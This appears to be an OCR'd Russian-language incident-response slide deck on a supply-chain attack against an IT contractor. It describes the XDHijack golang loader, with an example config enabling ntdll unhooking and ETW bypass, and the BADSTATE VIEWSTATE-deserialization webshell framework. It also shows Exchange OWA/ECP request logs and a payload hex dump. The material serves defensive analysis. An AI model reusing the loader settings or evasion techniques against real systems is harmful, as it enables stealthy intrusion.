
# Кейс 06

## Новая атака через подрядчика


**Жертва:**
IT-подрядчик

**Хронология инцидента:**
декабрь 2023 – январь 2024

**Последствия:**
-



# Кейс 06. Схема атаки № 1




# Кейс 06. Схема атаки № 2

# Кейс 06. Инструменты

- XDHijack – Shedding Zmiy golang loader
- BADSTATE framework

# Кейс 06. XDHijack





`config.yaml` example

```yaml
unhook: true
etw: true
deletezip: true
process: "C:\\Windows\\System32\\query.exe"
args: ""
export: DllGetClassObject
```

# Кейс 06. XDHijack

NTDLL.DLL UNHOOK TECHNIQUE
PERUN'S FART (2021)




# Кейс 06. Десериализация

- Десериализация ненадежных данных в параметре VIEWSTATE
- Уязвимость WONT FIX , известная более 10 лет
- Для эксплуатации необходимо знать ,как минимум, ключ валидации VIEWSTATE
- Уникальная схема активации вебшелла в памяти
- Уникальный гаджет для загрузки вебшелла в память
- Уникальный целый framework BADSTATE


# Кейс 06. Начало

| method | uri-stem | status |
|---|---|---|
| **day 1** | | |
| GET | /owa/auth/OutlookCN.aspx | 200 |
| POST | /owa/auth/OutlookCN.aspx | 200 |
| POST | /owa/auth/OutlookCN.aspx | 200 |
| POST | /owa/auth/OutlookCN.aspx | 200 |
| **day 2** | | |
| GET | /ecp/auth/TimeoutLogout.aspx | 200 |
| POST | /ecp/auth/TimeoutLogout.aspx | 500 |
| POST | /ecp/auth/TimeoutLogout.aspx | 200 |
| POST | /ecp/auth/TimeoutLogout.aspx | 200 |

EventID 1316
Журнал событий Application
Reason: Viewstate was invalid



# Кейс 06. Неизвестная нагрузка




| Offset(h) | 00 | 01 | 02 | 03 | 04 | 05 | 06 | 07 | 08 | 09 | 0A | 0B | 0C | 0D | 0E | 0F | Decoded text |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| 00000000 | FF | 01 | 32 | 76 | 00 | 01 | 00 | 00 | 00 | FF | FF | FF | FF | 01 | 00 | 00 | ÿ.2v.....ÿÿÿÿ... |
| 00000010 | 00 | 00 | 00 | 00 | 00 | 0C | 02 | 00 | 00 | 00 | 47 | 57 | 65 | 62 | 46 | 6F | ..........GWebFo |
| 00000020 | 72 | 6D | 5F | 64 | 65 | 33 | 37 | 61 | 35 | 38 | 32 | 2C | 20 | 56 | 65 | 72 | rm_de37a582, Ver |
| 00000030 | 73 | 69 | 6F | 6E | 3D | 30 | 2E | 30 | 2E | 30 | 2E | 30 | 2C | 20 | 43 | 75 | sion=0.0.0.0, Cu |
| 00000040 | 6C | 74 | 75 | 72 | 65 | 3D | 6E | 65 | 75 | 74 | 72 | 61 | 6C | 2C | 20 | 50 | lture=neutral, P |
| 00000050 | 75 | 62 | 6C | 69 | 63 | 4B | 65 | 79 | 54 | 6F | 6B | 65 | 6E | 3D | 6E | 75 | ublicKeyToken=nu |
